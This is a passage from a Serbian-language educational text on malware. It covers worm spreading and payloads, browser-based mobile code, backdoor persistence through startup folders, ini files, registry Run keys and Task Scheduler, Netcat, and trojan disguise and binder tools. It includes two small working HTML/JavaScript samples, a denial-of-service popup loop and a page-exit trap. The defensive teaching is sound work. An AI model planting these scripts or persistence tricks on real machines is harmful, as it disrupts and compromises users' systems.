- **Buffer Overflow Exploiti:** Mnogi proizvođači programa veoma često prave greške prilikom pisanja programa. Veoma često programeri zaborave da provere tačnu veličinu podataka pre prebacivanja u različite memoriske buffere. Ovakve greške mogu dovesti do buffer overflow ranjivosti programa, omogućavajući napadaču da iskoristi sam program i preuzme mašinu. Pažljivo preplavljujući (overflow) buffer i korumpirajući različitu kritičnu memoriju na žrtvinoj mašini. Ramen, Code Red, i SQL Slammer su jedni od mnogih crva koji probijaju zaštitu na ovakav način.
- **File-sharing napadi:** Koristeći file-sharing kod Windowsa ili UNIX NFS, korisnik može čitati ili pisati fajlove preko mreže otvoreno. Čak i veoma popularni peer-to-peer programi se zasnivaju na međusobnom deljenju fajlova, koje može iskoristiti crv. Najpoznatiji crv koji se je na ovaj način probijao je Nimda.
- **E-mail:** Danas svako ima i svako koristi e-mail. Pogodnosti e-maila su ogromne ali postoje i nezaobilazne opasnosti prilikom korišćenja istog. Crvi se mogu prenositi putem e-maila u vidu atačmenta. Kada jednom inficira mašinu crv koristi imenik žrtve i sebe šalje na sve adrese u imeniku. Poznati crvi koji koriste ovu tehniku probijanja su: Mellisa, Love Bug, Nimda itd.
- **Mehanizam misconfiguration:** Veliki broj exploita koriste mishconfiguration kako bi se širili. Mnogi sistem administratori i korisnici veoma često prave greške u svom radu ostavljajući prostora da to exploit iskoriste. Na primer na hiljade sistema ima veoma čitljive lozinke koje crvi koriste.

3.4 Motor za širenje crva

Nakon probijanja mete na markiranom sistemu, crv mora prebaciti ostatak tela u sistem. U nekim slučajevima glava crva nosi celog crva do žrtve, sve u zavisnosti od prirode crva. Na primer file-sharing glave, kao i e-mail crvi čine jednu celinu sa ostalim komponentama crva, nedeljivu. Dok kod buffer overflow i misconfiguration bojeva glava predstavlja zasebni i odvojeni deo crva koja ima zadatak samo da otvori put crvu, da probije zaštitu. Motor za širenje omogućava dalje dejstvo crva, njegovo inficiranje sistema, osvajanje.

3.5 Algoritam za odabir mete

Kada jednom crv osvoji mašinu on uz pomoć algoritma za odabiranje mete počinje tražiti novu metu za osvajanje. Svaka adresa pronađena od strane algoritma za odabiranje mete kasnije će biti skenirana da bi se utvrdilo da li je pogodna za okupaciju. Koristeći resurse žrtve, autor crva ima različite tehnike odabiranja i to:

- E-mail adrese: Crvi koji se šire e-mail adresama, uzimaju imenik žrtve i sva imena u tom imeniku su potencijalne mete.
- Host liste: Neki crvi kupe adrese sa različitih listi na mašini na domaćinu, na primer liste koje su smeštene u host fajlu.
- Mrežni komšiluk: Na Windows mrežama, neki crvi istražuju komšiluk na mrežama da bi pronašli potencijalnu metu. Maskiran kao korisnik crv ispituje novi sistem koristeći Microsoft NetBIOS i SMB protokole.
- DNS ispitivanje: Crv se može povezati na lokalni Domain Name Service (DNS) server povezan sa korisničkom mašinom, i istraživati adrese novih žrtava.
- Slučajnim odabirom mrežne adrese nove mete: Ovde crv odabira adresu mete koristeći slučajni odabir, koristeći algoritam za izračunavanje razumne vrednosti prilikom pokušaja inficiranja.

U praksi se najčešće koristi ova zadnja tehnika širenja crva uz pomoć algoritma za odabir mete, sasvim slučajno biranje žrtve.

3.6 Motor za skeniranje

Koristeći adrese generisane od strane motora za odabir, crv aktivno skenira preko mreže da utvrdi pogodne žrtve. Koristeći motor za skeniranje crv šalje jedan ili više paketa na potencijalnu žrtvu da bi ispitao da li će bojeva glava (exploit) raditi na dotičnoj mašini. Kada se pronađe potencijalna meta, crv se tada širi na novu žrtvu, i ceo postupak prodiranja, traženja žrtve i osvajanja se ponavlja. Bojeva glava otvara vrata, crv se širi, prateći (noseći) programi se pokreću, odabira se nova meta, i onda ide skeniranje opet. Za veoma kratko vreme crv vrši osvajanje i koristi isti kompjuter za dalje širenje.

3.7 Koristan teret (Payload)

Koristan teret crva je deo koda napravljen za neku određenu akciju kako bi se implementirao na sistem. Koristan teret je ono što dolazi do izražaja prilikom osvajanja mete. Većina crva i ne rade ništa kada dođu na osvojeni sistem osim da se dalje šire. Payload (koristan teret) na takvim mašinama je jednak nuli. Oni su množači a ne ratnici, žele da se prošire na što više sistema i da koriste internet protok za svoje svrhe (odnosno za potrebu vlasnika crva). Ali pored ovakvih crva postoji veliki broj onih koji imaju payload, a on može imati različitu ulogu:

- Otvaranje puta backdooru: Nakon osvajanja sistema može umetnuti backdoora kako bi iz daljine upravljao sistemom. Ovo daljinsko upravljanje može biti iz GUI-a ili iz komandne linije. Vlasnik backdoora šalje komande na izvršavanje na

- udaljenoj mašini, i nakon izvršenja komandi backdoor se javlja vlasniku. Backdoori koriste različite metode skrivanja pa čak i rootkit mehanizme.
- Umetanje Denial of Service Flood Agent: Poznatiji kao zombi, ovaj payload je veoma specijalizovan backdoor koji čeka napadača da pošalje komandu za napad, a onda sledi flood sa svih mašina koja su inficirane ovim crvom. Uzmimo na primer 10 000 hiljada inficiranih mašina usmerenih sa ogromnom količinom internet protoka na neku metu.
 - Vršeci kompleksnu matematičku operaciju: Ponekad napadači imaju veoma kompleksnu matematičku kalkulaciju koju treba da reše, kao što je npr. crackovanje enkriptovanog ključa ili lozinke. Ovakvi problemi se najčešće rešavaju sa brute-force napadom. Napadač u ovu svrhu piše program koji pogađa mogućnosti za otkrivanje lozinke. Na običnom kućnom računaru napadač može izvršiti do 1000 provera u sekundi, ovo nije loše ali neki programi za enkripciju imaju trilion mogućih kombinacija. Zbog ovoga je napadaču potreban crv. Jer crv pri osvajanju 10 000 sistema koristi njihov internet protok, tako da sad vlasnik crva može 10 000 puta brže da radi pri otkrivanju lozinke ili ključa. Kome treba superkompjuter, kada svaki vlasnik crva koristeći inficirane kompjutere to već i ima.

Naravno, ovaj spisak navedenih payloada je samo deo onoga što crv može da ponese kao teret, a što mu može pomoći pri inficiranju i preuzimanju žrtvinog kompjutera.

Reference

- [1] Ed Skoudis, Lenny Zeltser " **Malware: Fighting Malicious Code** ", Prentice Hall PTR, November 21, 2003.
- [2] Katie Hafner and John Markoff, *Cyberpunk: Outlaws and Hackers on the Computer Frontier*, June 1995, Simon and Schuster.
- [3] Shuchi Nagpal, "Computer Worms, An Introduction," Asian School of Cyber Laws, 2002, www.asianlaws.org/cyberlaw/library/cc/what_worm.htm.
- [4] J. Shoch and J. Hupp, "The 'Worm' Programs—Early Experience with a Distributed Computation," *Communications of the ACM*, Vol. 25, No. 3, March 1982, pp. 172–180.
- [5] "Benefits of a Computer Virus," www.greyowltutorial.com/essays/virus.html.
- [6] Fuller, V., Li, T., et al., "CIDR Address Strategy," RFC 1519, www.ietf.org/rfc/rfc1519.txt?number=1519.

ČETVRTO POGLAVLJE

Mobilni maliciozni kod

Web programeri se veoma često oslanjaju na skripte kako bi ubrzali sajt, izradili dugme za sajt, roll-over efekte, razne forme, ili pak podešavanja prema karakteristikama određenog browsera. Ovakvi kodovi su pisani u JavaScript, Jscript i VBScript jeziku.

Prilikom posete neke web stranice koja u sebi sadrži i web skriptu, browser automatski downloaduje i izvršava mobilni kod na mašini. Ove skripte se ugrađuju u HTML kod kao na primer:

```
<script type="text/javascript">           <-- a  
    function do_something() {  
        // Code for this function would go here.  
    }  
</script>                                <-- b
```

(a) Početak skripte

(b) Kraj skripte

4.1 Resource Exhaustion

Jedan od najjednostavnijih načina za okupiranje nekog kompjutera je lansiranje DOS-a (denial-of-service napada) sprečavajući tog korisnika da obavi svoj posao. Dok tehnika iscrpljivanja resursa (resource exhaustion) implementira DOS napad upotrebljavajući dostupne sistemske resurse sve dok aplikacija ili ceo sistem ne postanu neupotrebljivi. Primer resource exhaustion[1] :

```
<html>  
<head>  
<script type="text/javascript">  
function exploit() {  
    while(1) {           <-- a  
        showModelessDialog("exploit.html");  
    }  
}
```

```

}
</script>
<title>Good-Bye</title>
</head>
<body onload="exploit()">      <-- b
Aren't you sorry you came here?
</body>
</html>

```

- (a) Otvaranje exploit.html prozora neograničeno puta.
- (b) Pokreće **exploit ()** funkciju kad god se strana loaduje.

4.2 Browser Hijacking (otimači browsera)

Browser hijacking su skripte koje otimaju pretraživače (browsere) i najčešće ih upućuju na svoje sajtove, ili pak dopuštaju žrtvi da slobodno surfuje, a oni prate njegovo kretanje iz različitih razloga. Žrtva se inficira posećujući sajtove koji u sebi imaju implementiranu takvu skriptu. Ovo se može najbolje prikazati na primeru:

```

html>
<head>
<title>Don't Leave Me</title>
</head>
<body onunload="window.open('trap.html')">      <-- a
Looks like you're trapped here.
</body>
</html>

```

- (a) **window.open** će nanovo-loadovati stranu kada neko pokuša da ode sa te web stranice.

Postoje različiti načini za otimanje browsera, a svakodnevno se razvijaju novi i savremeniji.

4.3 ActiveX Controls

ActiveX kontrole su specijalni COM objekti dizajnirani da budu downloadovani i korišćeni u okviru web strana[2]. ActiveX su kompajlovani programi, tako da kad

jednom se pokrenu na kompjuter mogu raditi sve što i regularni programi na Windowsu, kao na primer: pristup fajlovima i registryu, povezivanje na mrežu, pozivanje drugih programa, i tako dalje. Ovakve mogućnosti ActiveX kontrola prevazilazi kapacitet koji imaju browser skripte u korišćenju kako dobrih stvari tako i onih malicioznih.

4.4 Java Applets

Java Applet je program pisan u Javi i koji može biti deo web strane. Kao i ActiveX kontrola, Java appleti su relativno lagani programi napravljeni u svrhu transmitovanja mrežom. Java i Active X su dve konkurentske tehnologije.

Java programi su sasvim drugačije zverke od JavaScripti, i treba se zanemariti jezička sličnost koja je proistekla iz marketinških razloga. Java programi mogu preuzeti formu pravih aplikacija koje rade na desktopu, kao i formu beck-end komponenti koji se izvršavaju na webu i serveru. Mogu takođe raditi na mobilnim telefonima, i raznim drugim platformama koje podržavaju JRE. Kao ActivX kontrole i Java appleti mogu biti iskorišćeni u maliciozne svrhe, možda u mnogo manjoj meri od ActivX kontrola, ali i dalje veoma velikoj za potencijalne žrtve[3].

Reference

[1] Lance Hitchcock, Jr., "Internet Explorer Javascript Modeless Popup Local Denial of Service Vulnerability," January 2002, <http://archives.neohapsis.com/archives/bugtraq/2002-01/0058.html>.

[2] Sean Finnegan, "Managing Mobile Code with Microsoft Technologies," August 2000, www.microsoft.com/technet/security/bestprac/mblcod.asp.

[3] Ed Skoudis, Lenny Zeltser " **Malware: Fighting Malicious Code**", Prentice Hall PTR, November 21, 2003.

PETO POGLAVLJE

Backdoors i Trojanski konj

5.1 Backdoors

Backdoor je takva vrsta programa koja omogućuje napadaču da zaobiđe zaštitni sistem žrtve i da dobije pristup onim stvarima koje napadač želi da kontroliše. Glavna uloga backdoora je zaobilaženje zaštite i preuzimanje vitalnih funkcija sistema u interakciji sa napadačem. Backdoor može dati napadaču čitav niz različitih tipova pristupa, a to su:

- Lokalna eskalacija privilegija: Ovakav tip backdoora uz pomoć lozinke menja administratora na sistemu, te to više nije žrtva nego napadač. Sa ovim super privilegijama napadač može da uradi šta god hoće sa sistemom.
- Egzekucija individualnih komandi sa daljine: Koristeći ovakav tip backdoora, napadač može poslati poruku na označenu mašinu da izvrši jednu komandu. Backdoor izvršava komandu a zatim izveštava napadača.
- Daljinski pristup komandnoj liniji: Ovaj tip backdoora omogućava napadaču direktno korišćenje command prompta na žrtvinoj mašini. Ovaj napadač može iskoristiti sve benefite koje pruža komandna linija.
- Daljinski pristup GUI: Neki backdoori radije pristupaju GUI nego li komandnoj liniji, te odatle mogu kontrolisati pokrete miša, tastature i to sve sa daljine.

Bez obzira koji tip pristupa backdoor omogućuje, može se uočiti da svaki od ovih metoda se baziraju na kontroli. Kada backdoor preuzme sistem on može da menja privilegije, da ima pristup svemu što se nalazi na kompjuteru, može i da obori sistem ukoliko hoće. Što je najopasnije, napadač može da ima pristup sa bilo koje tačke na zemaljskoj kugli kontrolišući žrtvin kompjuter preko mreže (interneta).

5.1.1 Instaliranje i startovanje backdoorsa

Instaliranje backdoorsa se može desiti na mnogo različitih načina, može da bude payload na crvu, prikačen za virus, prikačen za neki legitiman program, putem e-maila, i na mnogo drugih načina.

Žrtva ima tu nezahvalnu ulogu samo da ručno pokrene backdoorsa, nakon toga on se ponaša kao samostalni program sa totalnom autonomijom u cilju manipulacije sistemom i žrtvom.

Backdoors sebe postavlja u startni folder, da bi se startovao zajedno sa sistemom, a to su u zavisnosti od operativnih sistema ova mesta:

- WinNT— C:\Winnt\Profiles\[user_name]\Start Menu\Programs\StartUp
- Win2000— C:\Documents and Settings\[user_name]\Start Menu\Programs\StartUp and (if upgraded from Windows NT) and C:\Winnt\Profiles\[user_name]\Start Menu\Programs\StartUp
- WinXP/2003— C:\Documents and Settings\[user_name]\Start Menu\Programs\Startup

Win.ini sadrži informacije oko inicijaliziranja operativnog sistema. Ovaj fajl se može izmeniti kako bi pokrenuo backdoorsa na dva načina. Prvi način je direktno izvršavanje u samom fajlu koristeći „run=[backdoor]“ ili „load=[backdoor]“. Drugi način pridodavanje sufiksa npr. ".doc" ili ".htm") sa backdoor programom koji će se pokretati uvek kad i fajl sa tim sufiksom. Lokacija ovog fajla varira u zavisnosti od sistema:

- Win95/98/Me— C:\Windows\win.ini
- WinNT/2000— C:\Winnt\win.ini
- WinXP/2003— C:\Windows\win.ini

Sistem.ini sadrži podešavanja sistemskog hardware. Ovaj fajl je bio korišćen za pokretanje backdoora kod ranijih verzija Windowsa zbog "shell=" komande. Kod novijih verzija Windowsa(WinNT/2000/XP/2003), operativni sistemi ignorišu "shell=" sintaksu u Sistem.ini fajlu te ovaj metod nije korišćen za pokretanje backdoora kod novijih operativnih sistema. Ovaj fajl se nalazi:

- Win95/98/Me— C:\Windows\System.ini
- WinNT/2000— C:\Winnt\System.ini
- Windows XP/2003— C:\Windows\System.ini

Wininit.ini ovaj fajl stvaraju setup programi, kada se novi software instalira i neka akcija je potrebna da bi se završila nakon restarta sistema. Na primer, prilikom instalacije nekog drajvera posle restarta je potreban nastavak instaliranja i zato su te informacije smeštene u ovom fajlu koji je omiljena meta backdoorsa. Ovaj fajl može biti iskorišćen tako što mu se mogu ukrasti imena često izvršnih fajlova i biti dodeljena backdooru. Prilikom korišćenja ovaj fajl je smešten na sledećim mestima:

- Win95/98/Me— C:\Windows\wininit.ini
- WinNT/2000— C:\Winnt\wininit.ini
- Windows XP/2003— C:\Windows\Wininit.ini

5.1.2 Zloupotreba registryja

Pored fajlova i foldera, nekoliko registry ključeva mogu biti zloupotrebljeni za automatsku aktivaciju backdoora. Registry je mamutska baza podataka koja ugošćuje detaljnu konfiguraciju Windows operativnog sistema i različitih programa koji su instalirani. Svakom ključu se može pristupiti pomoću programa Regedit.exe.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce

Postoje instalirani programi koji se pokreću u pozadini sistema kao servisi. Ovaj ključ sadrži informaciju koji servis će se startovati prilikom sledećeg podizanja sistema samo jedanput[1].

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices

Ovaj registry ključ sadrži listu programa koji treba da se lansiraju sa svakim bootovanjem sistema.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

Ovaj registry ključ identifikuje koji programi (ne servisi) treba da budu startovani prilikom sledećeg restarta i samo prilikom sledećeg restarta. Svaki naredno bootovan program neće biti startovan.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Ovi programi se startuju prilikom bootovanja.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx[2]

HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Userinit

Ovaj ključ sadrži imena programa koji treba da se izvrše kada se bilo koji korisnik loguje na sistem. On tipično prikazuje korisnički GUI[3].

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad

Ovaj registry ključ aktivira programe nakon starta Windowsovog GUI, kao što je system tray na primer.

HKLM\SOFTWARE\Policies\Microsoft\Windows\System\Scripts

Ovaj ključ identifikuje različite skripte koje će biti pokrenute prilikom bootovanja Windowsa.

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

Program identifikovan pod ovim ključem se startuje kada i korisnički GUI(explorer.exe).

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce

Ovaj registry ključ identifikuje koji servis treba da bude startovan prilikom sledećeg logovanja, i to samo jednom. Za sva sledeća logovanja programi neće biti pokrenuti.

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices

Ovi servisi se startuju uvek kada se korisnik loguje na sistem.

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

Ovi programi se aktiviraju samo jednom prilikom logovanja korisnika na sistem.

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Ovi programi se pokreću uvek kada se korisnik loguje na mašinu.

HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\RunOnceEx

Ovi programi se izvršavaju bez startovanja drugog sistemskog procesa.

HKCU\SOFTWARE\Microsoft\Windows \CurrentVersion\Policies\Explorer\Run

Ovi programi se pokreću uvek kada se korisnik loguje na sistem.

HKCU\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Windows\Run

Ovi programi se pokreću uvek kada se korisnik loguje na sistem.

HKCU\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Windows\Load

Ovi programi se pokreću uvek kada se korisnik loguje na sistem.

HKCU\SOFTWARE\Policies\Microsoft \Windows\System\Scripts

Ova skripta se aktivira uvek prilikom logovanja korisnika na mašinu.

HKCR\Exefiles\Shell\Open\Command

Ovaj ključ sadrži programe koji će biti pokrenuti u svako doba kada se bilo koji EXE fajl izvrši. Veoma česta pojava na Windows mašinama.

5.1.3 Upotreba Task Scheduler

Popularna metoda za automatsko startovanje backdoora na Windowsu NT/2000/XP/2003 uključuje Task Scheduler. Korišćenjem Task Scheduler servisa, napadač može da naredi sistemu da pokrene određeni program u određeno vreme, na određeni datum, ili posle nekog događaja, kao što je na primer logovanje sistema. Ovako zakazane programe možemo videti uz pomoć GUI u control panelu ili pak komandom **schtasks** u command promptu.


5.1.4 Netcat

Neverovatna alatka Netcat, napisana od Hobbita za UNIX sisteme i od Wel Ponda za Windows operative sisteme, je najverovatnije najpopularniji program koji nudi ovu vrstu usluga na netu.

Iako je u velikoj meri korišćen kao backdoor, Netcat ne smemo gledati samo kao backdoora. Netcat je veoma fleksibilan program, i može biti upotrebljen za različite aktivnosti, i korisne i štetne. Netcat nije uvek zli programčić, može biti korišćen za transfer fajlova preko mreže, može omogućiti mrežni saobraćaj između nekoliko mašina, i druge razne korisne tehnike.

Netcatova jedina svrha je ostvarivanje veze između mreža. On se može zamisliti kao mali sprovodnik koji može biti iskorišćen da usmerava talas podataka koji idu u program ili iz programa.

Netcat povezuje Standard in i Standard out na mrežu preko TCP i UDP porta, ponašajući se pri tome kao sprovodnik. Postoje dva moda a to su client mod i listen mod. Client mod inicira vezu(uvodi) dok listen mod kao što sam naziv kaže osluškuje[4].



Slika 11. Grafički prikaz rada Netcata

5.1.5 Netcat + Crypto = Cryptcat

Netcat šalje podatke u čistom tekstualnom obliku, tako da mogu biti razumljivi za sistem administratora, ili pak za nekog drugog napadača u mreži. Da bi se zaštitili podaci dodata mu je funkcija kriptovanja od strane ljudi sa farm9, te nastaje novi program pod nazivom Criptocat.

5.1.6 Kontrola GUI

U predhodnim poglavljima su prikazani alati koji se pokreću i funkcionišu iz command prompta, ali postoje napadači kojima command prompt nije dovoljan, žele da osete desktop, interfejs, pokrete miša, tastature. Ovakvi napadači žele kontrolu nad GUI.

Važno je istaći da svaka daljinska kontrola GUI ne mora da znači da je i maliciozna. Čak i nekoliko velikih software-skih kompanija se bave proizvodnjom programa za daljinsku kontrolu, jer ove programe koriste sistem administratori i dr. Ovi programi se koriste za brži i lakši pristup mašini preko mreže.

Ali pored legitimnih programa za daljinsku kontrolu mašine (i oni mogu biti zloupotrebjeni) postoje mnogo, mnogo više malicioznih, backdoora. Jedan od najposećenijih sajtova MegaSecurity koji se bavi ovom problematikom dobija update sa najmanje po pet novih backdoora svakog meseca koji su pušteni negde na internetu. Na ovom sajtu se mogu naći backdoori kao što su NuclearKeys, Iddono, Lithium, Little Witch, EagleBoy, i stotine drugih. Ovaj žanr je veoma popularan u podzemlju[5].

Evo nekih najpoznatijih alata za daljinsku kontrolu od komercijalnih kompanija kao i od kompjuterskog podzemlja: Virtual Network Computing (VNC), Windows Terminal Services, Remote Desktop Service, Citrix MetaFrame, PCAnywhere, Dameware, GoToMyPC, Back Orifice 2000, SubSeven[6].

5.2 Trojanski konj (Trojanac)

Trojanski konj je program koji izgleda kao da ima korisnu namenu i bezazlenu svrhu, ali u stvarnosti maskira svoju pritajenu malicioznu funkciju.

Trojanski konj, još poznatiji pod imenom trojanac je program koji je dobio naziv po istoimenom drvenom konju iz grčke mitologije kojim su Grci uspeli da osvoje i razore Troju. Kao nekada drveni Trojanski konj, takođe i današnji kompjuterski trojanac provlači se kroz bezbednost kompjutera, kao što je na primer firewall, upotrebljavajući razna lukavstva i trikove. Gledajući samog Trojanca kao napisanog programa, vide se dva njegova cilja:

- Varanje korisnika ili sistem administratora da bi se sam trojanac instalirao na prvom mestu. U ovom slučaju Trojanac i nesvesni korisnik postaju ulazno sredstvo za maliciozne programe na sistemu.
- Mešanjem sa legitimnim programima koji rade na mašini, trojanac se vešto kamuflira tako da sebe prikazuje kao program koji je legalan te da korisnik i administrator nastavljaju normalne aktivnosti kao da se ništa nije desilo.

Mnogo ljudi mešaju backdoora i trojanca, te smatraju da program koji uspostavlja daljinsku kontrolu između žrtvinog kompjutera i napadača je trojanac, što naravno nije tačno, to je backdoor, trojanac ima sasvim drugu ulogu, a to je prerusavanje i prikrivanje svoje prave svrhe. Ali brkanje pojmova je sasvim razumljivo jer je mala granica u razlikovanju savremenih malicioznih programa, koji imaju karakteristike oba zloćudna programa.

5.2.1 Prikrivanje imenima


Da bi se što bolje uklopili pisci trojanskih konja svojim kreacijama daju imena koja su karakterističana za neki Windowsov proces, biblioteku, ili neki veoma učestali program. Ovo se radi da bi se sami trojanci prikrili i vešto sakrili od očiju korisnika[7]. Zahvaljujući ovoj osobini možemo naći neki opštepoznati program, ili Windowsov izvršni fajl koji se nalazi na sasvim drugom mestu, a ne na svom u operativnom sistemu. Ova zamena mesta se dešava iz jednog jednostavnog razloga, a to je da dva fajla sa istim imenima ne mogu biti u istom folderu, te trojanac mora tražiti drugi folder. Ovaj trik je dobar kod manje upućenih korisnika, ali oko iskusnog korisnika odmah primećuje razliku. Naravno postoji bezbroj mahinacija i zloupotreba imena u cilju prikrivanja sebe, pa često možemo naći razliku u jednom slovu, te onaj koji ne obrati pažnju može lako prevideti trojanca. Naravno neki trojanci i generišu svoja imena te su imena uvek različita i nasumice odabrana generisanjem na svakom sistemu[8].

5.2.2 Manipulacija sufiksima

Kao što je poznato .EXE na kraju imena fajla označava da je taj fajl izvršni, ali neiskusni korisnik može da ne primeti ovaj sufiks. Naravno postoje načini prikrivanje sufiksa kako bi se izmanipulisao korisnik. Evo jednog primera **Text.txt .exe** - ovde prosečan korisnik neće videti krajnji sufiks koji označava da je fajl izvršan već će videti sufiks .TXT i misliće da je reč o tekstualnom fajlu i automatski će pokrenuti i instalirati trojanca na svom kompjuteru. Postoji veliki broj sufiksa koji su na ovaj ili onaj način izvršni te automatski mogu predstavljati pretnju jer u sebi mogu nositi maliciozni kod. Ipak najveća opasnost prethodi od onih najučestalijih i to: .EXE, .COM, .BAT, .SCR, .PIF, i .VBS.

5.2.3 Prikrivanje

Jedan od najučestalijih načina prenosa i inficiranja korisnika je prikrivanje programa, ili ubacivanje malicioznog koda u neki legitimni, obično veoma traženi program. Obično su to komercijalna rešenja, koja su veoma skupa, a svaki korisnik kompjutera bi ih rado video na svom mešimcu. Obično se ovakvi programi mogu naći na raznim warez, crack i ostalim sajtovima sa piratskim sadržajem. Uzme se veoma traženi program, u koji se zatim ubaci maliciozan kod. Pokretanjem i instalacijom programa instalira se i trojanac.



Slika 12. Grafički prikaz skrivanja Trojanca

Naravno, inovacija i kreativnost nemaju granice te je šteta što se ne koriste uvek u dobre svrhe. Da bi prikrili svog mezimca često se maliciozni kodovi uvijaju i prikrivaju po nekoliko puta. Postoje i programi za enkripciju koji enkriptuju trojanca kako ga antivirus ne bi prepoznao. Zatim vrši se arhiviranje, pakovanje i kompresija malicioznih kodova, a sve u cilju prikrivanja od antivirusnih alatki.

5.2.4 Programi za prikrivanje

AFX File Lace – ovaj alat vrši enkripciju izvršnog programa i pripaja ga na kraju drugog nekriptovanog izvršnog programa.

EliteWrap – ovo je jedan od glavnih alata za prikrivanje koji sadrži spektar osobina, kao:

- Mogućnost vezivanja neograničenog broja izvršnih programa.
- Mogućnost startovanja programa po određenom redosledu, sa opcijom čekanja da program koji je ispred završi da bi se sledeći pokrenuo.
- Ima mogućnost provere integriteta u slučaju stranog pristupa.

Exe2vbs – ovaj alat konvertuje izvršne programe (iz EXE format) u Visual Basic Scripts (VBS). Pakujući EXE fajlove u VBS, napadač može slati trojanca e-mailom jer filter koji blokira EXE fajlove propušta VBS skripte.

PE Bundle – ovaj program upakuje sve izvršne fajlove sa DLL fajlovima koji su potrebni, u slučaju da neki DLL na sistemu nedostaje.

Perl2Exe – koristeći ovu alatku, programer može napisati programe u Perl skript jeziku i nije potreban Perl interpretator da bi radili.

Saran Wrap – ovaj jednostvan za korišćenje GUI baziran prikrivač kombinuje dva izvršna programa.

TOPV4 – kombinuje do 9 izvršnih programa.

Trojan Man – kombinuje dva programa i vrši enkripciju radi zavaravanja antivirusa.

Reference

- [1] "Definition of the RunOnce Keys in the Registry," Microsoft Knowledge Base Article 137367, Microsoft Web site, <http://support.microsoft.com/default.aspx?scid=kb;EN-US;137367>.
- [2] "Description of the RunOnceEx Registry Key," Microsoft Knowledge Base Article 232487, Microsoft Web site, <http://support.microsoft.com/default.aspx?scid=kb;EN-US;232487>.
- [3] "REG: Sybsystem Entries, Part 2," Microsoft Knowledge Base Article 102972 Microsoft Web site, <http://support.microsoft.com/default.aspx?scid=kb%3Ben-us%3B102972>.
- [5] Ed Skoudis, Lenny Zeltser " **Malware: Fighting Malicious Code** ", Prentice Hall PTR, November 21, 2003.
- [6] Edward Skoudis, *Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses*, Chapter 8, 2001, Prentice Hall.
- [7] "Win2K Processes," <http://users.aber.ac.uk/anw1/processes.html>.
